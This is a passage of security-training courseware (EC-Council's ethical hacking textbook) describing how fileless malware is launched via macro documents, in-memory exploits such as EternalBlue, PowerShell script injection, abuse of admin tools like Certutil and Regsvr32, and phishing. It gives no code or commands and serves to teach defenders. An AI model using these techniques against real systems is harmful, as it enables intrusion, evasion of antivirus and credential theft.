
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Windows Task Scheduler:** Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.60: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.





Figure 7.61: Delivering payloads using in-memory exploits

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the scripts where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to communicate and infect the applications or operating systems without being traced



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.





Figure 7.62: Launching a fileless malware through script-based injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware by Exploiting System Admin Tools

- Attackers exploit default system admin tools such as Certutil, WMIC, and Regsvr32 to launch fileless infections
- Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal information
- They exploit command-line tools such as Regsvr32, and runddl32 to run malicious DLLs



Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.





Figure 7.63: Launching a fileless malware by abusing sysadmin tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The 